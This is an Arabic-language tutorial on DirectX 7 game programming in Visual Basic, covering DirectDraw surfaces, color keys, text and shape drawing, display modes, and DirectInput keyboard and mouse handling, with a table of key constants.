يسمح هذا باستخدام الأزرار Alt+Ctrl+Delete أثناء تشغيل اللعبة	DDSCL_ALLOWREBOOT
لا يمكن استخدامه إلا في Windows98 أو أحدث وهو يتيح إدارة كارت الفيديو الرئيسي	DDSCL_CREATEDeviceWindow
لا يسمح للبرامج الأخرى بالظهور على الشاشة ... ولا يمكن استخدامه إلا مع DDSCL_FULLSCREEN	DDSCL_EXCLUSIVE
يعمل على جعل لعبتك تعمل بنظام Full-Screen-Mode وهذا الثابت لا يعمل إلا مع DDSCL_EXCLUSIVE	DDSCL_FULLSCREEN
يسمح لك هذا الثابت بالعمل بعدة نظم وذلك في حالة لو كنت	DDSCL_MULTITHREADED

ستستخدم أجزاء ثلاثية الأبعاد في لعبتك	
يجعل لعبتك تعمل كأى نافذة من نوافذ ... Windows ولا يمكنه العمل مع : DDSCL_ALLOWMODEX DDSCL_EXCLUSIVE DDSCL_FULLSCREEN	DDSCL_NORMAL
لا يسمح لك باستخدام minimize أو Restore في نافذة لعبتك	DDSCL_NOWINDOWCHANGES

رسم السطوح على السطح الخفي

عرفنا في الفصول السابقة أن هناك ثلاثة أنواع من السطوح ... السطح الرئيسي وهو الذي يقبل السطح الخفي إلى الشاشة ... والسطح الخفي وهو الذي يتم رسم الأشكال والسطوح عليه .. والسطح الرسومي وهو سطح يستخدم في تحميل صور من ملفات الصور النقطية **BitMaps** ويضعها على السطح استعداداً لرسمها على السطح الخفي ... وهو كما قلنا من السطوح التي لا تظهر على الشاشة أو **OffScreen** ..

سنستخدم السطح الرسومي في تحميل ملف من خارج البرنامج يسمى **Back.bmp** وهو كما هو موضح من اسمه سيكون خلفية للبرنامج ...

أول شيء نعلن عن ثلاثة متغيرات :

Rect كما قلت مسبقاً هو كائن لا غنى عنه بالنسبة للسطح الرسومي..

DdSurfaceDesc2 وهو الكائن الذي سيحمل صفات السطر الرسومي..

DirectDrawSurface7 وهو السطح الذي سيحمل الصورة ...

لاحظ الكود التالي :

المتغيرات عن الإعلان'

```
Dim MySurf As DirectDrawSurface7
```

```
Dim My_Ddsd As DDSURFACEDESC2
```

```
Dim MyRect As RECT
```

الكائنات تخصيص'

```
My_Ddsd.lFlags = DDSD_CAPS Or DDSD_HEIGHT Or _  
DDSD_WIDTH
```

```
My_Ddsd.ddsCaps.lCaps = DDSCAPS_OFFSCREENPLAIN
```

```
My_Ddsd.lHeight = 600
```

```
My_Ddsd.lWidth = 800
```

```
MyRect.Top = 0
```

```
MyRect.Left = 0
```

```
MyRect.Right = 800
```

```
MyRect.Bottom = 600
```

السطح انشاء'

```
Set MySurf = Dd.CreateSurfaceFromFile _ (App.Path &  
"\back.bmp", My_Ddsd)
```

```
javascript:popup.TextPopup(poptxt761,  
popfont761,9,9,-1,-1) نكتب السطح ولرسم'
```

```
Back_Buffer.BlitFast 0, 0, MySurf, _  
MyRect, DDBLTFast_WAIT
```

ان رسم السطوح على السطح الخفي لهو من الأشياء السهلة والبسيطة
... ومع الوقت ستجد نفسك تكتبها بسهولة وتلقائية ..

DdColorKey

لنفترض أنك تريد أن تصنع لعبة ... والكائن الرئيسي في هذه اللعبة هو صاروخ ... وأنك رسمت صاروخ ببرنامج كالفوتوشوب مثلا أو غير ذلك وحفظت الصورة على هيئة صورة نقطية فيسكون شكلها كالتالي مثلا :



ولكن هذا الشكل لايعجبك فأنت تريد صورة صاروخ فقط بدون الصندوق الأسود حولها ... وفي هذه الحالة أنت تحتاج لاستخدام [DdColorKey](#) واستخدامه كالتالي:

أولا أعلن عن كائن من نوع [DdColorKey](#) كالتالي :

`Dim Key As DdColorKey`

ثم قم بتخصيصه كالتالي :

`Key.high = 0`

`key.low = 0`

بعد أن تتم تحميل الصورة في [Surface](#) عن طريق [Dd.CreateSurfaceFromFile](#)

تكتب السطر التالي :

Key MySurf.SetColorKey DDCKEY_SRCBLT,

وفي سطر الرسم على السطح الخفي `Back_Buffer.BitFast` ستغير
العنصر الأخير `DDBLTFAST_WAIT` إلى `DDBLTFAST_SRCOLORKEY`
الآن سيكون شكل طائرتك كالتالي :



الكتابة على السطح الخفي

لا أحد يستطيع أ يصمم لعبة بدون نصوص توضيحية تكتب فيها كمثال **Score** مثلا أو عدد المحاولات أو غير ذلك من متطلبات الكتابة في الألعاب ...

ولو كانت دايركت إكس لا تدعم الكتابة لكان ذلك عيبا خطيرا فيها قد يتسبب في انصراف معظم أو كل المبرمجين عنها ... ولكن -الحمد لله - دايركت إكس تدعم الكتابة ...

متطلبات كتابة أي نص

لكي تستطيع كتابة نص فأنت بحاجة لعدد من الخيارات التي تخصصها تبعا للشكل الذي تريده فمثلا هناك :

Font أو الخط الذي سيكتب به النص...

Size حجم الخط الذي سيكتب به النص...

Bold هل الخط ثخين أم رفيع...

Italic هل الخط مائل أم معتدل...

Color لون الخط ...

ودايركت إكس تدعم كتابة النصوص وتخصيص جميع الخصائص السابقة ...

الكائن **stdFont**

هو كائن عبارة عن نوع **Type** يحتوي على معظم صفات وخصائص الخط ...
مثل الخاصية **Name** أو اسم الخط و **Size** أو حجم الخط و **Bold** وغير ذلك ...
ونحن سنستخدم كائنا من نوع **stdFont** للتعبير عن مواصفات الخط الذي
سنكتبه ...

أنظر الكود التالي :

```
إنشاء الخط'  
  
Dim sFont As New StdFont  
sFont.Name = "Arial"  
sFont.Bold = True  
sFont.Size = 18  
sFont.Italic = True  
الخط تعريف السطح الخفي على هذا'  
  
Back_Buffer.SetFont sFont  
  
هكذا الخط جاهز للرسم .. ويتم تغيير لون'  
الخط عن طريق الخاصية'  
  
'ForeColor  
  
لكائن السطح الخفي ... ولرسم نصا بهذا الخط '  
Back_Buffer.DrawText 230, 50, _  
"Www.GameDesigners.8M.Net", False
```

الآن تستطيع كتابة النصوص على الشاشة و تحريكها عن طريق تغيير
قيمتي **Y & X** ...

المستطيل Rectangle

الصندوق **Rect** : هو عبارة عن مساحة مستطيلة أو مربعة الشكل ... يتم تحديدها بأربعة متغيرات ...

- **Top** : نقطة البدء من الأعلى
- **Left** : نقطة البدء من اليسار
- **Bottom** : نقطة البدء من الأسفل
- **Right** : نقطة البدء من اليمين

ووظيفة هذه المساحة هي تحديد جزء معين من الشاشة أو من سطح الرسم ليتم أداء بعض العمليات والمهام على هذا السطح ... وهذه المساحة يتم تحديدها عن طريق أربعة قيم ... هي القيم **Top - Left - Right - Bottom** .

والريكت في الفيچول بيسك هو نوع **Type** يمكنك انشاؤه بنفسك ... ولكن الفيچول بيسك تنشئه لك تلقائيا إذا أضفت مكتبات دايركت إكس في **Referece** ... فلو كنت تحب أن تلقي نظرة على هذا النوع فهو يشبه هذا :

Type Rect

Top As Long
Left As Long
Right As Long
Bottom As Long

End Type

ما هي فائدة Rect؟؟

للصندوق عدة فوائد ... منها أنك لا تستطيع أن ترسم أي شكل علي الشاشة بواسطة دايركت درو بدون أن تصنع له Rect ... وذلك لعدة أسباب وهي :

- ١- قد تكون الصورة التي سترسمها جزء من سطح كبير وبالتالي فأنت تحتاج لتحديد Rect للمساحة التي سترسمها من السطح
 - ٢- قد تحتاج لعمل صورة متحركة Animation وذلك بوضع عدد من الأشكال المتجاورة الثابتة ثم عن طريق Rect يتم تحديد جزء يظهر من الصورة ويتغير باستمرار مكونا التحرك
 - ٣- حتى لو كنت سترسم السطح كاملا وليس مجرد جزء من السطح ولكن السطح بالكامل فأنت تحتاج لتحديد Rect بحجم السطح ... هذا اجباري.
-

نظام العرض

تعلمنا حتى الآن انشاء كائن دايركت درو ... واخترنا طريقة تعامل وتعاون برنامجنا أو لعبتنا مع البرامج الأخرى في ... Windows
وبقى أن نحدد نظام العرض الذي ستعمل عليه لعبتنا .

لماذا أغير نظام العرض؟؟

لكي نعرف لماذا يتعين علينا تغيير نظام العرض يجب أن نعرف بعض التعريفات الآتية :

١- **الشاشة** : أي شاشة مهما كان حجمها هي عبارة عن شكل مستطيل أبعاده ٢ : ٣ ... وتنقسم الشاشة إلى عدد من النقاط الصغيرة المتلاصقة ... وبوضع هذه النقاط بجوار بعضها البعض يتكون المشهد

٢- **المشهد** : هو مجموعة من النقاط الملونة المتناسقة التي تصنع في مجملها شكلا أو مشهدا وكل مشهد له عدد من الصفات وهو نقطة البداية ونقطة النهاية وعرض وارتفاع ... وكل ذلك يتم تحديده بواسطة وحدة القياس **Pixel**

٣- **Pexel** : بيكسل هي وحدة قياس نستخدمها في دايركت إكس ونقوم بتحديد عدد **Pixels** في الشاشة لنتمكن من البرمجة بها ...

أعتقد الآن أننا نعرف لماذا يتعين علينا تغيير نظام العرض ... وذلك لأن عدد **Pixels** يختلف من مستخدم لآخر ... ولو أننا لم نغير نظام العرض تبعاً للمقاييس التي نستخدمها في ألعابنا ووضعنا ألعابنا على جهاز يعمل بمقاييس أخرى غير مقاييسنا ستظهر اللعبة بشكل مشوه ... وقد لا تعمل على الإطلاق .

معرفة إعدادات الجهاز الذي أعمل عليه الآن

قد تحتاج لمعرفة إعدادات الجهاز الذي ستعمل عليه ... ويمكنك ذلك بكل سهولة من خلال دايركت درو ...

- أولا سنعلن عن كائن من نوع **DdSurfaceDesc2** وهو كائن له العديد من الوظائف ... وسنستخدمه كثيرا في الدروس القادمة ...
- ثم نجعل دايركت درو يضع إعدادات الشاشة الرئيسية في هذا الكائن ...
- ثم نعرض اعدادات الشاشة من هذا الكائن على الفورم ...

مهذا يمكن عمله بالكود التالي :

```
Private Sub Form_Load()  
Dim Dx As DirectX7  
Dim Dd As DirectX7  
Set Dx = New DirectX7  
Set Dd = Dx.DirectDrawCreate("")  
Dim Ddsd As DDSURFACEDESC2  
Dd.SetCooperativeLevel Form1.hWnd, _  
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _  
DDSCL_FULLSCREEN  
Dd.GetDisplayMode Ddsd  
Show  
Print "الشاشة ارتفاع " & Ddsd.IHeight  
Print "الشاشة عرض " & Ddsd.IWidth  
Print "التحديث سرعة" & Ddsd.IRefreshRate  
End Sub
```

باستخدام الكود السابق سيعرض لك على الفورمة ثلاثة سطور هي بالترتيب :

١- عدد النقط **Pixels** في بارتفاع الشاشة..

٢- عدد النقط **Pixels** بعرض الشاشة..

٣- سرعة التحديث **RefreshRate** وهي تعتمد على قدرة كارت الفيديو .

- في السطور السابقة تعرفنا على كيفية معرفة نظام العرض لدى المستخدم وبقى أن نعرف كيف نغير نظام العرض يكون متوافقا مع لعبتنا ... وذلك يكون بالكود التالي :

```
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
```

التطبيق الأول

سنتعلم في هذا التطبيق كيف ننشئ كائن دايركت درو ... ثم ننشئ
السطح الرئيسي والخفي ..

```
Dim Dx As DirectX7  
Dim Dd As DirectDraw7
```

'هنا ننشئ كائن دايركت إكس

```
Set Dx = New DirectX7
```

'ننشئ كائن دايركت درو

```
Set Dd = Dx.DirectDrawCreate("")
```

'اعداد نظام العمل والتعامل مع الشاشة

```
Dd.SetCooperativeLevel Form1.hWnd, _  
DDSCCL_ALLOWMODEX Or DDSCCL_EXCLUSIVE Or _  
DDSCCL_FULLSCREEN
```

'تحديد نظام العرض

```
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT  
Dim Primary As DirectDrawSurface7  
Dim Ddsd_Primary As DDSURFACEDESC2
```

'انشاء السطح الرئيسي

```
Ddsd_Primary.IFlags = DDSD_CAPS Or
```

```
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.ICaps =
DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.IBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
```

انشاء السطح الخفي

```
Ddsd_Back_Buffer.ddsCaps.ICaps = DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
```

التطبيق الثاني

سنتعلم في هذا التطبيق كيف نرسم أشكالاً (دوائر وخطوط ومستطيلات) وتلوينها وتشكيلها:

```
Dim Dx As DirectX7
Dim Dd As DirectDraw7

'انشاء كائن دايركت إكس وكائن دايركت درو
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")

'تحديد نظام التعامل مع الشاشة
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN

'تحديد نظام العرض
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2

'اعداد السطح الرئيسي
Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSCL_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps =
DDSCAPS_PRIMARYSURFACE _
```



```
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
```

```
'اعداد السطح الخفي
Ddsd_Back_Buffer.ddsCaps.lCaps = DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
Do
DoEvents
```

```
'اعداد الصندوق كخلفية
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.DrawBox 0, 0, 800, 600
```

```
'رسم دائرة
Back_Buffer.SetFillColor vbRed
Back_Buffer.SetFillStyle 5
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Back_Buffer.DrawCircle 100, 100, 50
```

```
'رسم صندوق بحواف ناعمة
Back_Buffer.SetFillColor vbYellow
Back_Buffer.SetFillStyle 3
Back_Buffer.SetForeColor vbWhite
Back_Buffer.DrawRoundedBox 200, 100, 400, 300, 50, 50
```

'رسم شكل بيضاوي

```
Back_Buffer.SetFillStyle 4  
Back_Buffer.DrawEllipse 400, 350, 700, 550
```

```
'قلب السطح الخفي على الشاشة'  
Primary.Flip Nothing, DDFLIP_WAIT  
Loop
```

التطبيق الثالث

سنتعلم في هذا التطبيق رسم نصوصا على الشاشة:

```
Dim Dx As DirectX7  
Dim Dd As DirectDraw7
```

```
'انشاء كائن دايركت إكس وكائن دايركت درو  
Set Dx = New DirectX7  
Set Dd = Dx.DirectDrawCreate("")
```

```
'تحديد نظام التعامل مع الشاشة  
Dd.SetCooperativeLevel Form1.hWnd, _  
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _  
DDSCL_FULLSCREEN
```

```
'تحديد نظام العرض  
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT  
Dim Primary As DirectDrawSurface7  
Dim Ddsd_Primary As DDSURFACEDESC2
```

'اعداد السطح الرئيسي

```
Ddsd_Primary.IFlags = DDSD_CAPS Or
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.ICaps =
DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.IBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
```

```
'اعداد السطح الخفي
Ddsd_Back_Buffer.ddsCaps.ICaps =
DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
Dim MyFont As New StdFont
```

```
'اعداد الخط
MyFont.Bold = True
MyFont.Size = 16
MyFont.Name = "Arial"
```

```
'تعريف السطح الخفي على الخط
Back_Buffer.SetFont MyFont
```

```
'تحديد لون كتابة الخط
Back_Buffer.SetForeColor vbWhite
Do
DoEvents
```

```
'اعداد الصندوق كخلفية  
Back_Buffer.SetFillColor vbBlack  
Back_Buffer.SetFillStyle 0  
Back_Buffer.DrawBox 0, 0, 800, 600
```

```
'رسم الخط  
Back_Buffer.DrawText 230, 100, "Bibo", False  
Primary.Flip Nothing, DDFLIP_WAIT  
Loop
```

لوحة المفاتيح

في هذا الفصل سنتعلم كيف نستخدم كائن دايركت انبت مع **Keyboard** ... وفي هذا سنستخدم كائنين وهما :

Didev و **DiKey** ...

سنقوم الآن بعمل مثلا كالتالي :

- ١- عند الضغط على الزر الأيمن تتحرك الفورمة جهة اليمين.. 😊
- ٢- عند الضغط على الزر الأيسر تتحرك الفورمة جهة اليسار..
- ٣- عند الضغط على الزر الأعلى تتحرك الفورمة لأعلى..
- ٤- عند الضغط على الزر الأسفل تتحرك الفورمة لأسفل..
- ٥- عند الضغط على زر **Ctrl** الأيسر تتم زيادة قيمة **Height** للفورمة..
- ٦- عند الضغط على زر **Ctrl** الأيمن يتم تقليل قيمة **Height** للفورمة..
- ٧- عند الضغط على **Escape** ينتهي البرنامج ...

أولا في الإجراء علينا انشاء مقطع برمجي **Sub يقوم بالتعامل مع أزرار الكيبورد ... وهذا المقطع يكون شكله كالتالي :**

```
Sub GetKeyState()  
Didev.GetDeviceStateKeyboard DiKey  
الأزرار حالات مع التعامل'  
  
If DiKey.Key(DIK_ESCAPE) Then End  
If DiKey.Key(DIK_LEFT) Then Me.Left =  
Me.Left - 20  
If DiKey.Key(DIK_RIGHT) Then Me.Left =  
Me.Left + 20  
If DiKey.Key(DIK_UP) Then Me.Top =  
Me.Top - 20  
If DiKey.Key(DIK_DOWN) Then Me.Top =  
Me.Top + 20  
If DiKey.Key(DIK_LCONTROL) Then  
Me.Height = Me.Height + 1  
If DiKey.Key(DIK_RCONTROL) Then  
Me.Height = Me.Height - 1  
End Sub
```

ثم نذهب للإجراء **Form_Load** ونكتب في التالي :

```
Private Sub Form_Load()  
Set Dx = New DirectX7  
Set Di = Dx.DirectInputCreate()
```

```
Set Didev = Di.CreateDevice("guid_syskeyboard")
Didev.SetCommonDataFormat DIFORMAT_KEYBOARD
Didev.SetCooperativeLevel Me.hWnd,
DISCL_NONEXCLUSIVE Or DISCL_BACKGROUND
Didev.Acquire
Me.Show
Do
DoEvents
GetKeyState
Loop
End Sub
```

ولم يبق سور معرفة أسماء الأزرار بصيغة Dik_KeyName .. و هي في هذا
الجدول : 😊

Note

On main keyboard
On main keyboard

Constant

DIK_ESCAPE
DIK_1
DIK_2

On main keyboard	DIK_3
On main keyboard	DIK_4
On main keyboard	DIK_5
On main keyboard	DIK_6
On main keyboard	DIK_7
On main keyboard	DIK_8
On main keyboard	DIK_9
On main keyboard	DIK_0
On main keyboard	DIK_MINUS
On main keyboard	DIK_EQUALS
BACKSPACE	DIK_BACK
	DIK_TAB
	DIK_Q
	DIK_W
	DIK_E
	DIK_R
	DIK_T
	DIK_Y
	DIK_U
	DIK_I
	DIK_O
	DIK_P
[DIK_LBRACKET
]	DIK_RBRACKET
ENTER on main keyboard	DIK_RETURN
Left CTRL	DIK_LCONTROL
	DIK_A
	DIK_S
	DIK_D
	DIK_F
	DIK_G
	DIK_H
	DIK_J
	DIK_K
	DIK_L

	DIK_SEMICOLON
	DIK_APOSTROPHE
Grave accent (`)	DIK_GRAVE
Left SHIFT	DIK_LSHIFT
	DIK_BACKSLASH
	DIK_Z
	DIK_X
	DIK_C
	DIK_V
	DIK_B
	DIK_N
	DIK_M
	DIK_COMMA
On main keyboard	DIK_PERIOD
Forward slash (/)on main keyboard	DIK_SLASH
Right SHIFT	DIK_RSHIFT
Asterisk on numeric keypad	DIK_MULTIPLY
Left ALT	DIK_LMENU
Spacebar	DIK_SPACE
CAPS LOCK	DIK_CAPITAL
	DIK_F1
	DIK_F2
	DIK_F3
	DIK_F4
	DIK_F5
	DIK_F6
	DIK_F7
	DIK_F8
	DIK_F9
	DIK_F10
	DIK_NUMLOCK
SCROLL LOCK	DIK_SCROLL
	DIK_NUMPAD7
	DIK_NUMPAD8
	DIK_NUMPAD9

Hyphen (minus sign) on numeric keypad	DIK_SUBTRACT
	DIK_NUMPAD4
	DIK_NUMPAD5
	DIK_NUMPAD6
Plus sign on numeric keypad	DIK_ADD
	DIK_NUMPAD1
	DIK_NUMPAD2
	DIK_NUMPAD3
	DIK_NUMPAD0
Period (decimal point) on numeric keypad	DIK_DECIMAL
	DIK_F11
	DIK_F12
	DIK_F13
	DIK_F14
	DIK_F15
On Japanese keyboard	DIK_KANA
On Japanese keyboard	DIK_CONVERT
On Japanese keyboard	DIK_NOCONVERT
On Japanese keyboard	DIK_YEN
On numeric keypad (NEC PC98)	DIK_NUMPADEQUALS
On Japanese keyboard	DIK_CIRCUMFLEX
On Japanese keyboard	DIK_AT
On Japanese keyboard	DIK_COLON
On Japanese keyboard	DIK_UNDERLINE
On Japanese keyboard	DIK_KANJI
On Japanese keyboard	DIK_STOP
On Japanese keyboard	DIK_AX
On Japanese keyboard	DIK_UNLABELED
	DIK_NUMPADENTER
Right CTRL key	DIK_RCONTROL
Comma on NEC PC98 numeric keypad	DIK_NUMPADCOMMA
Forward slash (/) on numeric keypad	DIK_DIVIDE
	DIK_SYSRQ

Right ALT	DIK_RMENU
	DIK_HOME
Up arrow	DIK_UP
PAGE UP	DIK_PRIOR
Left arrow	DIK_LEFT
Right arrow	DIK_RIGHT
	DIK_END
Down arrow	DIK_DOWN
PAGE DOWN	DIK_NEXT
	DIK_INSERT
	DIK_DELETE
Left Windows key	DIK_LWIN
Right Windows key	DIK_RWIN
Application key	DIK_APPS
	DIK_PAUSE

الفأرة

للتعامل مع الماوس هناك أربعة أشياء يجب معرفتها ... 🤔

١- موقع المؤشر على المحور X..

٢- موقع المؤشر على المحور Y..

٣- موقع المؤشر على المحور Z..

٤- معرفة الزر المضغوط هل هو الأيمن أم الأيسر ...

وكل ذلك يتيح لك دايركت إنبت بسهولة ورفق ... تعال نبدأ فوراً في تعريف وإنشاء الكائنات الرئيسية : 🤔

```
التعريف'  
Dim Dx As DirectX7  
Dim Di As DirectInput  
Dim Didev As DirectInputDevice  
Dim DiMouse As DIMOUSESTATE  
  
Private Sub Form_Load()  
    الإنشاء'  
    Set Dx = New DirectX7  
    Set Di = Dx.DirectInputCreate()  
    Set Didev =  
    Di.CreateDevice("guid_sysMouse")  
    Didev.SetCommonDataFormat  
    DIFORMAT_MOUSE  
    Didev.SetCooperativeLevel  
    Me.hWnd, DISCL_NONEXCLUSIVE  
    Or DISCL_BACKGROUND  
    Didev.Acquire  
    Me.Show  
    التكرارية الحلقة'  
    Do  
    DoEvents
```

```
GetMouseState
Loop
End Sub

Sub GetMouseState()
الماوس حالة معرفة'
Didev.GetDeviceStateMouse
DiMouse
If DiMouse.buttons(0) Then _
Me.Caption = " Left Button"
If DiMouse.buttons(1) Then _
Me.Caption = " Right Button"
End Sub
```

الرسم على السطح الخفي

تعلمنا في الفيچول بيسك كيف نرسم دائرة أو خط أو مربع ... وذلك عن طريق الدوال **Line** و **Circle** ... وسنتعلم الآن كيف ننشئ رسوما مثلها على السطح الخفي **Back_Buffer**..

خطوات إظهار الكائنات على الشاشة:

وهي تتألف من خطوتين فقط ... الأولى هي رسم الكائن على السطح الخفي ... والثانية هي أمر السطح الرئيسي بقلب السطح الخفي **Flip** ليظهر على الشاشة..

نحن عادة ما نستخدم الحلقات التكرارية **Do** كميقاتي في الألعاب التي تعمل مع دايركت إكس وهذا يمنعنا من استخدام التايمر العادي الذي يأتي مع الفيچول بيسك ... لو كانت معلوماتك عن الحلقات التكرارية **Looping** ضعيفة فيمكنك أن ترجع إلى كتابي الأول "برمجة الألعاب (الأسس والمبادئ)" والمنشور في موقعي ...

الآن أول شيء نتعلمه في الألعاب التي تعمل بحجم الشاشة هو ألا نترك أي مساحة خالية من أحد أو بعض عناصر اللعبة ... وذلك لأننا لو تركنا أي مساحة فارغة فستظل الشاشة تومض وميضا سريعا يؤدي العين ... وهو تأثير غير مطلوب في برمجة الألعاب ...

لذا فأول شيء سنتعلمه هو رسم الصندوق وذلك ليغطي الشاشة بالكامل ... سنتعلم كيف نرسم الصندوق ... وكيف نغير لون خلفيته ... ولون إطاره أيضا ... أنظر الكود التالي :

```
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Do
On Local Error Resume Next
DoEvents
Back_Buffer.DrawBox 0, 0, 800, 600
Loop
```

الآن قم بتنفيذ الكود السابق ولاحظ ماذا سيحدث؟؟؟

١- يستم تكبير الفورم لتكون بحجم الشاشة

٢- لم تظهر أي صناديق ... على الرغم من كود الرسم الذي استخدمناه

والسبب في عدم ظهور صناديق هو أننا قمنا بالرسم على السطح الخفي فقط `Back_Buffer` ولم نقم بقلب هذا السطح على الشاشة

ملاحظة : يجب عند استخدام دايركت إكس مراعاة الترتيب في انشاء الكائنات ... فعليك أولاً أن تقوم بإنشاء كائن دايركت إكس ... ثم دايركت درو ... ثم السطح الرئيسي ... ثم السطح الخفي ... ثم الكود المكتوب أعلاه..

الآن سنغير الكود السابق بإضافة سطر واحد وهو أمر قلب السطح الخفي ليظهر على الشاشة :

```
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Do
On Local Error Resume Next
DoEvents
Back_Buffer.DrawBox 0, 0, 800, 600
Primary.Flip Nothing, DDFLIP_WAIT
Loop
```

ولكن قبل تشغيل البرنامج لاحظ أنك لن تستطيع الخروج منه ... فأنت تعلم أننا لم نفعّل الأزرار `Alt+Ctrl+Delete` ولكن الحل هو أن تستخدم الإجراء `KeyCode` للفورم وأن تكتب فيه الأمر `End` أي انهاء..

والآن شكل الكود ككل سيكون كالتالي :

```
Private Sub Form_KeyDown(KeyCode As Integer, _ Shift
As Integer)
End
```



```

End Sub

Private Sub Form_Load()
Dim Dx As DirectX7
Dim Dd As DirectDraw7
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSCL_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps _
=DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX _
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)

Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
Ddsd_Back_Buffer.ddsCaps.lCaps =
DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
'Drawing Box
Do
On Local Error Resume Next
DoEvents
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Back_Buffer.DrawBox 0, 0, 800, 600
Primary.Flip Nothing, DDFLIP_WAIT
Loop
End Sub

```

أعتقد أن الكود السابق قد شرحناه بالكامل ولا يوجد فيه شيء لم نشرحه ... ولو واجهتك أي صعوبات في الكود السابق فأنت بالتأكيد لم تكن مركزا ومستحضرا ذهنك في الفصول السابقة

رسم دائرة...

الكود التالي يقوم برسم دائرة

```
Back_Buffer.DrawCircle 400, 300, 100
```

الآن يمكنك أن تجرب تغيير الخواص `DrawStyle` و `DrwWidth` و `FillStyle` للعنصر `Back_Buffer` لتتعلم كيف تتحكم في هذه القيم..

انشاء ادوات التحكم ActiveX


وظيفة مصمم ادوات التحكم أو ادوات Activex في Visual Basic كما يلي :

تحديد اداة التحكم تحديداً تاماً بمعنى مظهرها وخصائصها **Properties** ووظائفها **Methods** والأحداث **Events** التي تستجيب لها . وذلك من خلال انشاء صنف جديد **Class** من أدوات التحكم ويسمي هنا **Control**..
تحديد سلوك الأداة اثناء التصميم بمعنى ماذا ستفعل اذا حركها المستخدم فوق النافذة أو قام بتكبير حجمها


ActiveX مثال علي اداة التحكم

قم بانشاء مشروع جديد، اختر **ActiveX Control** من مربع المشروع الجديد **New Project** ..

ستظهر نافذة **Visual Basic** كما في الشكل التالي:



